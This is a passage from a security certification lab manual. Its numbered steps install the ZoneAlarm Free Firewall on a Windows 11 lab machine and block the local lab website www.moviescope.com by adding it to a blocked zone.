
6. In the **Windows 11** machine, navigate to **E:\CEH-Tools\CEHv12 Module 12 Evading IDS, Firewalls, and Honeypots\Firewalls\ZoneAlarm FREE FIREWALL** and double-click **zafwSetupWeb_158_189_19019.exe** to install ZoneAlarm FREE FIREWALL.
7. If the **User Account Control** pop-up appears, click **Yes**.
8. The **ZoneAlarm Free Firewall Install** wizard appears; check **By clicking here, you accept the terms of the Privacy Policy**, and then click **Custom Install**.



9. The **End User License Agreement** wizard appears; click **Agree >**.



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
10. In the **Application Control Mode** wizard, ensure that the **Set Application Control to AUTO-LEARN mode** option is selected, and click **Next >**.
11. By choosing this mode, Zone Alarm Firewall configures the security settings based on behavior and automates this process for your network.



12. Click the **Skip** button in the **Add our Free Chrome Extension for Safer Browsing** wizard.

    Note: If you wish to enable this option, click Add to Chrome. In this task, we are choosing to skip this option.

13. ZoneAlarm Free Firewall starts downloading and configuring the components to your machine.

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

14. Wait until the installation is completed: this may take a few minutes to install.
15. The **Installation was Successful!** wizard appears; click **FINISH**.
16. As soon as you click the **Finish** button, the ZoneAlarm webpage opens in your default browser window; close the browser.



17. The **ZoneAlarm** main window appears, as shown in the screenshot. Click the **FIREWALL** button to configure the firewall settings.



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

18. In the **FIREWALL** tab, click **View Zones** under the **Basic Firewall** section.



19. The **Firewall Settings** window appears with the **View Zones** tab selected; click **Add >>** and click the **Host/Site** option from the menu, as shown in the screenshot.



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20. The **Add Zone** window appears; choose the following:
    - Zone: **Blocked**
    - Hostname: **www.moviescope.com**
    - Description: **Block This Site**
    - Click **Lookup**; by doing this, we are blocking unwanted sites from browsing
21. You can provide any site that you wish to block.

    Note: **www.moviescope.com** is the local website that is configured on Windows Server 2019.

22. As soon as you click **Lookup**, the IP address of **www.moviescope.com** appears in the text field; click **OK**.

